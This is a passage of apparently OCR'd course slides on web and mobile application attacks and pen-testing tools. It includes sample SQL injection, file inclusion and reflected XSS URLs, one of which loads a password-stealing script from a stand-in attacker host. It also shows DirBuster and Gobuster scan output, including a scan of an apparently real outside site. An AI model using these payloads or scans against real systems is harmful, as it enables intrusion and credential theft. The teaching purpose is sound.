  - Example with SQL appended to end:
    `https://mywebsite.com/logon.aspx?username=rob&password=abc123 &password=abc123’ or 1=1 –`


Privilege Escalation Attacks

- An application may run with specific set of permissions to reduce access it has to unneeded objects and resources
- This attack may compromise the app, effectively upgrading permissions allowing threat actor to exploit access to unintended resources

Authentication Attacks (9 of 9)

Directory Traversal Attacks

- Poorly configured web servers may allow access to retrieve contents of directories containing web applications and resources
- Threat actor may use technique to explore server file systems
- Access to sensitive files such as `/etc/passwd` may result using directory traversal operators



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://new.arnpriorfair.ca:80/

Scan Information | Results - List View: Dirs: 282 Files: 5 | Results - Tree View | Errors: 0

Directory Stucture	Response Code	Response Size
Mc	301	362
Mi	301	395
MA	301	355
MC	301	362
MI	301	395
category	???	???
business-2	200	260
featured	200	260
M-	301	355
Ne	301	354
NI	301	380
No	301	363

```
Current speed: 33 requests/sec                    (Select and right click for more options)
Average speed: (T) 30, (C) 33 requests/sec

Parse Queue Size: 0                               Current number of running threads: 10
Total Requests: 8006/18317097916009526O

Time To Finish: 64243469121 Days

Starting dir/file pure brute forcing                                              /3y.php
```

OWASP DirBuster revealing directory structure of targeted website

Authorization Attacks

File Inclusion Attacks

- File inclusion attacks exploit directory traversal vulnerabilities to execute files on a web server
  - Local file inclusion attacks – executed files stored on web server
  - Remote file inclusion attacks – executed files stored on other servers
- Example of local file inclusion attack:
  - `https://mywebsite.com/webform.php?include=c:\\www\\uploads\\maliciouscode.exe`
- Web-based command shell is common attacker payload
  - If executed, can provide attacker command execution capability

Web Application Attacks (1 of 6)

- Web apps can be very complex with a large attack surface; may connect to multiple other systems and run a variety of programming or scripting languages

Cross-Site Scripting (XSS) Attacks

- XSS attacks use HTML injection vulnerabilities that allow code to be injected to a server via unvalidated input
- Injected code is then downloaded and potentially executed when subsequent users visit pages that now include that code
- When injected code contains script, execution commands sending user to another compromised server a cross-site scripting attack occurs

Web Application Attacks (2 of 6)

Cross-Site Scripting (XSS) Attacks

- Reflected XSS – attacker may inject code directing a user to a malicious script or other exploit as part of legitimate URL on vulnerable site
- The URL may be disguised on the hosting site by a description, but hovering over may show true URL destination
- Clicking URL causes vulnerable web server to execute the script into victim's web browser, reflecting malicious code back to victim
- Example shows location of malicious script appended to URL:

```
https://www.cbc.ca/headlines.php?parameters=%3cscript%20src=%22
https://threatactor.com/stealyourpassword.js%22%3e%3c/script%3e
```

Web Application Attacks (3 of 6)

Cross-Site Scripting (XSS) Attacks

- Stored/Persistent XSS – threat actor may compromise web server to include nefarious HTML and script injections that load to all site visitors within site’s own stored web content
- Can occur if web server is compromised and site HTML is edited
- SQL injection may add XSS codes info SQL database that web pages then load when user visits
- This locally stored malicious code directs users to run scripts or redirect to compromised servers elsewhere

Web Application Attacks (4 of 6)

Domain Object Model (DOM) Attacks

- DOM is a web app programming interface used to organize HTML code in web sites
- DOM allows sites to handle pages like objects, as in object-oriented programming
- Threat actors can take advantage of DOM complexity to hide XSS in website objects

Web Application Attacks (5 of 6)

Cross-Site Request Forgery (CSRF/XSRF)

- Web browsing users may authenticate to multiple sites and servers at once
  - User may log in to social media on one tab and mail server on another
- If one site is compromised, it may attempt to communicate and execute commands on other sites user is authenticated to
  - Compromised social media site webpages may send requests to email server to perform actions like sending a spam message
  - Request from malicious social media page appears to come directly from user already authenticated on separate web entity

Web Application Attacks (6 of 6)

Server-Side Request Forgery (SSRF)

- SSRF is like CSRF but manipulates web server to make request on behalf of threat actor
- Attacker may direct web server to make request to internal servers or sites, bypassing authentication and allowing attacker access

Click Jacking

- Click jacking hijacks hyperlinks so when user clicks compromised link, an unexpected malicious action occurs
- Can execute script or direct user to malicious sites for further exploits

Discussion Activity 9-2

Cross-Site Scripting (XSS) attacks are web application attacks that can result in a user’s browser accessing unintended resources or running scripts that were not intended to be executed.

Describe the difference between reflected XSS and stored or persistent XSS. Would one be more dangerous than the other? Why or why not?

Mobile Application Attacks (1 of 5)

- Mobile apps may be attacked using many of same techniques as web applications, and many tools exist to exploit them
- Threat actor limited only by skill and imagination in potential uses

Android Software Development Kit (SDK)

- Android SDK is kit filled with tools for building Android apps
- Contains emulation environments, compilers, debuggers, and more
- Apps may be reverse-engineered to identify vulnerabilities
- Exploits or malicious apps may be created

Mobile Application Attacks (2 of 5)

APK Studio

- APK is “Android Package,” format to distribute and install Android apps
- Project is integrated development environment (IDE) but no longer maintained

APXX

- Tool to use with Java decompilers to extract Java source code from Android packages
- Extracted Java can be analyzed for vulnerabilities

Mobile Application Attacks (3 of 5)

Burpsuite

- Burp tool available in free community edition and features MITM proxy
- Capability useful for analyzing mobile app communication

Drozer

- Android security tool and framework for assessing app security
- Contains built-in exploits an app for practicing Android exploits

Ettercap

- Collection of tools useful for performing MITM attacks and interception
- Captured traffic may reveal network protocol vulnerabilities

Mobile Application Attacks (4 of 5)

Frida

- Free tool that works on Android, Apple iOS, Windows, Linux, macOS
- Described by makers as “dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers”
- Able to intercept JavaScript app responses and inject custom code

Mobile Security Framework (MobSF)

- “automated, all-in-one mobile application pen-testing, malware analysis, and security assessment framework for Android, iOS, and Windows”
- MobSF creators offer free e-learning courses

Mobile Application Attacks (5 of 5)

Objection

- Frida tool powers Objection to help assess mobile apps without jailbreak
- Can run custom code on mobile apps, bypass SSL pinning, dump keychains, and much more

Postman

- API development and analysis tool
- Useful for identifying API vulnerabilities for most types of APIs

Application Testing Tools Useful in Pen Testing (1 of 5)

- Writing software applications can be a complex and difficult task
- Mistakes in development lead to vulnerabilities, and pen testers may use special tools for testing apps to find flaws


Interception Proxies

- Proxies act on behalf of client systems wishing to interact with servers
- Interception proxies perform MITM to intercept web app traffic
- By capturing and holding responses, attackers may manipulate requests and responses as an on-path entity
- Browser extensions are available to do this

Application Testing Tools Useful in Pen Testing (2 of 5)

Interception Proxies

- Burp Proxy, part of Burp Suite, is popular and feature-rich interception proxy tool
- OWASP also offers the Zed Attack Proxy (ZAP) to perform proxy interception attacks


Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Add
Edit
Remove
Import / export CA certificate
Regenerate CA certificate
Add
Edit
Remove
Up
Down

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
✓	127.0.0.1:8080			Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

✓ Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
✓		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$|^ic...
☐	Or	Request	Contains parameters	
☐	Or	HTTP method	Does not match	(get|post)
☐	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request


✓ Automatically update Content-Length header when the request is edited

Burp Proxy Options page

Application Testing Tools Useful in Pen Testing (3 of 5)

Interception Proxies

- OWASP also offers the Zed Attack Proxy (ZAP) to perform proxy interception attacks



This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://192.168.2.123
Use traditional spider: ✓
Use ajax spider: ☐ with Firefox Headless
Attack Stop
Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

Progress: 1: http://192.168.2.123 5% Current Scans: 1 Num Requests: 212 New Alerts: 0

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
1,008	7/14/22, 3:19:19 PM	7/14/22, 3:19:19 PM	POST	http://192.168.2.123/login.php	200	OK	5 ms	272 bytes	1,573 bytes
1,009	7/14/22, 3:19:19 PM	7/14/22, 3:19:19 PM	POST	http://192.168.2.123/login.php	200	OK	5 ms	272 bytes	1,573 bytes
1,010	7/14/22, 3:19:20 PM	7/14/22, 3:19:20 PM	GET	http://192.168.2.123/dvwa/?C=http%3A%2F%...	200	OK	6 ms	191 bytes	1,504 bytes
1,011	7/14/22, 3:19:20 PM	7/14/22, 3:19:20 PM	GET	http://192.168.2.123/dvwa/?C=http%3A%2F%...	200	OK	3 ms	172 bytes	1,504 bytes
1,012	7/14/22, 3:19:20 PM	7/14/22, 3:19:20 PM	GET	http://192.168.2.123/dvwa/?C=http%3A%2F%...	200	OK	4 ms	172 bytes	1,504 bytes
1,013	7/14/22, 3:19:20 PM	7/14/22, 3:19:20 PM	GET	http://192.168.2.123/dvwa/?C=http%3A%2F%...	200	OK	5 ms	172 bytes	1,504 bytes
1,014	7/14/22, 3:19:20 PM	7/14/22, 3:19:20 PM	GET	http://192.168.2.123/dvwa/?C=http%3A%2F%...	200	OK	4 ms	172 bytes	1,504 bytes
1,015	7/14/22, 3:19:20 PM	7/14/22, 3:19:20 PM	GET	http://192.168.2.123/dvwa/?C=www.google.c...	200	OK	4 ms	172 bytes	1,504 bytes
1,016	7/14/22, 3:19:20 PM	7/14/22, 3:19:20 PM	GET	http://192.168.2.123/dvwa/?C=www.google.c...	200	OK	3 ms	172 bytes	1,504 bytes
1,017	7/14/22, 3:19:20 PM	7/14/22, 3:19:20 PM	GET	http://192.168.2.123/dvwa/?C=www.google.c...	200	OK	4 ms	172 bytes	1,504 bytes
1,018	7/14/22, 3:19:20 PM	7/14/22, 3:19:20 PM	GET	http://192.168.2.123/dvwa/?C=www.google.c...	200	OK	4 ms	172 bytes	1,504 bytes
1,019	7/14/22, 3:19:20 PM	7/14/22, 3:19:20 PM	GET	http://192.168.2.123/dvwa/?C=www.google.c...	200	OK	4 ms	172 bytes	1,504 bytes

Alerts 0 3 5 0 Primary Proxy: localhost:8081 Current Scans 0 0 0 1 0 0 0 0

OWASP ZAP scanning the DVWA target

Application Testing Tools Useful in Pen Testing (4 of 5)

Fuzzing/Fuzzers

- Fuzzing is the process of application input fields by bombarding them with huge amounts of unexpected and/or invalid combinations
- Can test to see if crash may occur due to fuzzing
- Peach Fuzzer and American fuzzy lop (AFL) are two common fuzzers


Debuggers

- Debuggers are used to troubleshoot running code, and multiple options exist for use by pen testers and threat actors
  - Covenant
  - GNU Debugger (GDB)
  - Immunity Debugger
  - Interactive Disassembler (IDA)
  - OllyDbg
  - WinDbg

Application Testing Tools Useful in Pen Testing (5 of 5)

Scanners

- Scanner apps are used to discover vulnerabilities in applications and systems
- Gobuster can scan and “bust” DNS, directories, and files for info
- Busting discovers files, directories, and subdomains using automated processes



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir --url http://192.168.2.123/dvwa/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.2.123/dvwa/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/14 16:27:02 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess           (Status: 403) [Size: 278]
/.htpasswd           (Status: 403) [Size: 278]
/css                 (Status: 301) [Size: 317] [--> http://192.168.2.123/dvwa/css/]
/images              (Status: 301) [Size: 320] [--> http://192.168.2.123/dvwa/images/]
/includes            (Status: 301) [Size: 322] [--> http://192.168.2.123/dvwa/includes/]
/js                  (Status: 301) [Size: 316] [--> http://192.168.2.123/dvwa/js/]

===============================================================
2022/07/14 16:27:07 Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$ 
```

Gobuster scanning the DVWA target to discover its directory structure

Discussion Activity 9-3

Today, mobile applications represent a large potential target for threat actors. As more individuals use their own mobile devices for potentially sensitive personal and business activities, the motivation for attackers to target these platforms becomes more and more alluring.

Is one of the two predominant mobile platforms, Android and Apple iOS, more likely for targeting by attackers? Why might one or the other be considered more secure by security professionals?

Summary (1 of 2)

By the end of this module, you should be able to:

1. Describe common application vulnerabilities
2. Describe secure coding practices
3. Explain application injection attacks such as SQL, HTML, Code, Command, and LDAP injections
4. Explain application authentication attacks such as password, session, cookie, redirect, and Kerberos attacks

Summary (2 of 2)

By the end of this module, you should be able to:

5. Explain authorization attacks such as insecure direct object reference, parameter pollution, directory traversal, file inclusion, and privilege escalation attacks
6. Explain web application attacks such as cross-site scripting (XSS), Domain Object Model (DOM), cross-site request forgery (CSRF/XSRF), server-side request forgery (SSRF), and click jacking attacks
7. Describe mobile application attack tools
8. Describe application testing tools useful in pen testing